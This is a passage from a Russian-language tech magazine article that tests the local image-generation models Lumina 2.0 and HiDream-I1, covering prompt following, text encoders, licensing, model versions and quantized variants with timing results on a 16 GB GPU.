
Комментарии излишни.

Попробуем сделать картинку попроще, но тоже с текстом.



И снова результат отрицательный. Я сгенерировал больше десятка изображений, и ни разу текст не был пропечатан без ошибок. Возможно, существуют какие-то комбинации параметров, при которых модель начнет лучше генерировать текст, но мне их найти не удалось.

Зато вот такую обложку модель сгенерировала вполне прилично по достаточно сложному запросу.



> *you are an artist drawing a book cover. the cover depicts a proud knight in the foreground, wearing a full closed helmet, ornate engraved armor, holding a triangular shield with a heraldic lion emblem, bold stance.*
> *behind him stands a dark elf woman, a drow warrior, white flowing hair, sharp predatory face, light leather armor, holding a bow, two curved swords on her back,*
> *on the side, another human fighter in simple armor, carrying a spear and a round shield, alert and ready.*
> *all characters in heroic pose, standing together like a battle party.*
> *background shows ruined stone, broken columns, desolate wasteland, soft light and dust in the air,*
> *fantasy adventure, medieval warriors, epic team, detailed faces and armor, rich textures, dynamic composition, high fantasy, cinematic lighting, illustration style, cover art, ultra detailed, 4k, concept art, dark tones, character focus*

Добавлю, что ни одной модели SDXL этот запрос (как и его вариации) оказался не под силу. Корректно справились с ним лишь ChatGPT, Lumina 2.0 и HiDream.

HIDREAM: ТРИ ТЕКСТОВЫХ ДЕКОДЕРА И LLM В ПРИДАЧУ

Изначально я собирался писать только о Lumina 2.0, но несколько дней назад появилась еще одна новая архитектура. «Очередная проходная модель», — подумал я, и оказался неправ: картинки, создаваемые энтузиастами, получаются даже более приличными, чем те, что в свое время создавались Flux.

Модель HiDream-I1 (доступно онлайн-демо) произвела эффект, подобный тому, который мы наблюдали в момент релиза Flux. Модель демонстрирует не только исключительную точность следования запросам, но и поддержку разнообразных стилей. Качество изображений, насколько его можно оценить по доступным источникам, не уступает Flux и на голову превосходит Stable Diffusion 3.5.

Разработчики HiDream решили раз и навсегда закрыть вопрос с распознаванием текстовых запросов, использовав не один или два, а сразу четыре декодера. В новой модели применяются декодеры OpenCLIP ViT-bigG, OpenAI CLIP ViT-L и T5-XXL от Google, а кроме того — еще и языковая модель Llama-3.1-8B-Instruct от Meta.

Декодеры CLIP-G и CLIP-L (как в SDXL) позволяют быстро декодировать короткие фразы и ключевые слова, перечисляемые через запятую; T5-XXL (как у Flux и Stable Diffusion 3.5) улучшает распознавание связного текста. Вишенкой на торте стало использование большой языковой модели Llama-3.1-8B-Instruct, которая по уровню понимания текста значительно лучше, чем T5-XXL.

Кстати, VAE здесь использован от Flux.1 Schnell, и это на сегодняшний день лучший VAE из имеющихся.

INFO

VAE – это модель, отвечающая за перевод данных из латентного пространства в пространство пикселей и обратно; от ее качества напрямую зависит качество картинки.

Продолжение статьи →

← НАЧАЛО СТАТЬИ

LUMINA 2 И HIDREAM

ТЕСТИРУЕМ НОВЫЕ МОДЕЛИ ДЛЯ СОЗДАНИЯ КАРТИНОК НА СВОЕМ КОМПЬЮТЕРЕ

ТРИ ВЕРСИИ И ЛИЦЕНЗИЯ MIT LICENSE

Так же как и в свое время Flux, HiDream-I1 доступна в трех версиях: Full, Dev и Fast, однако на этом сходство с Flux заканчивается.

Все три модели Flux распространяются с разными лицензиями. Полная версия Flux.1 Pro доступна исключительно для генерации в режиме онлайн; Flux.1 Dev распространяется в виде дистиллированной модели с достаточно жесткой лицензией, которая ограничивает коммерческое использование. Наконец, Flux.1 Schnell (аналог версии Fast) также доступна в дистиллированном виде, но лицензия здесь уже Apache 2.0.

Что касается HiDream, то все три модели распространяются с максимально открытой лицензией MIT, которая не запрещает ничего и разрешает все, включая коммерческие применения. Сообщество разработчиков радостно потирает руки в ожидании выхода инструментов для обучения модели.

Версия **Full** — действительно полная, и только в ней поддерживаются негативные ключевые слова. Для генерации изображения модель требует 50 шагов. Работает так же, как и все другие модели, поддерживает параметр CFG.

Из-за необходимости обсчитывать cond и uncond каждый шаг занимает вдвое больше времени; дистиллированные версии, соответственно, вдвое быстрее при том же числе шагов, но и самих шагов требуют меньше.

Использовать «полную» модель, вероятно, есть смысл лишь тогда, когда без негативного промпта не обойтись; качество картинки у дистиллированных моделей не хуже, а временами и лучше. Это в целом аналог Flux.pro (которая доступна только онлайн).

Версия **Dev** — дистиллированная; она работает вдвое быстрее полной, при этом требует 28 шагов; не поддерживает негативные ключевые слова. Качество картинки не уступает полной версии. Рекомендую начать изучение именно с этой версии. Аналог Flux.dev.

Версия **Fast** еще немного ускоряет генерацию по сравнению с Dev, но падение качества становится заметным. Стоит использовать только в случаях, когда время генерации критично. Изображения создаются за 16 шагов. Аналог Flux Schnell.

HIDREAM: ВАРИАНТЫ КВАНТОВАНИЯ

Предварительная поддержка модели уже появилась в интерфейсе Comfy и, как следствие, в SwarmUI. В Comfy замечательный механизм управления памятью, позволяющий запускать даже самые тяжелые модели на видеокартах с 6–8 Гбайт видеопамяти, а новая модель — исключительно тяжелая; по умолчанию в видеопамять загружается и текстовый декодер Llama (используется его квантованная до fp8 версия, если ничего не менять), и весовые коэффициенты генератора изображений.

Если тебе не терпится протестировать новую модель, то о полной версии bf16/fp16 можно забыть: для их использования нужно намного больше видеопамяти, чем доступно даже в самых мощных современных видеокартах.

Впрочем, разработчики практически моментально переняли опыт пользователей Flux и выпустили сразу несколько десятков квантованных версий. На видеокартах с 12–16 Гбайт видеопамяти можно попробовать запустить версии fp8, Q6, Q5 или Q4 (у каждой из которых, в свою очередь, тоже несколько разновидностей). Я попробовал варианты hidream_i1_dev с квантованием fp8, Q6_K и Q4_K_M. Первые две модели работали, но полностью в 16 Гбайт видеопамяти не поместились.

Результат:

- hidream_i1_dev_fp8.safetensors: 2 мин, 92,83 с, 46,95 с, 59,55 с;
- hidream-i1-dev-Q6_K.gguf: 84,89 с, 85 с, 66,95 с;
- hidream-i1-dev-Q4_K_M.gguf: 53,48 с, 44,22 с, 66,05 с, 52,64 с, 51,06 с.

Версия fp8 самая требовательная к видеопамяти, но и самая скоростная: в режиме fp8 могут напрямую работать многие современные видеокарты; скорость генерации может сильно отличаться в зависимости от того, хватило ли модели видеопамяти, или оболочке пришлось выгружать ее по частям.

Dev-Q6_K скромнее и **почти** помещается в 16 Гбайт видеопамяти, но и механизм квантования здесь более сложный — видеокарте постоянно приходится тратить время на распаковку.

Вариант Q4_K_M работает наиболее стабильно; с ним утилизация видеопамяти не превышала 14 Гбайт.

Есть и другие варианты с еще более сильным сжатием, но падение качества в них уже становится заметным на глаз.

Выбрав модель, можно приступать к экспериментам.


HIDREAM: РЕЗУЛЬТАТЫ ТЕСТИРОВАНИЯ

Перед тем как оценивать результаты, прими во внимание следующее. Во-первых, тестировалась не полная, а дистиллированная версия модели, да еще и квантованная всего до 4 бит, что само по себе не может не влиять на качество (скажем, Flux.1 Schnell в таком виде выдает откровенно плохой результат).


Во-вторых, все изображения сгенерированы в один проход (в отличие от ранее протестированных моделей, у которых вторым проходом убираются многочисленные мелкие 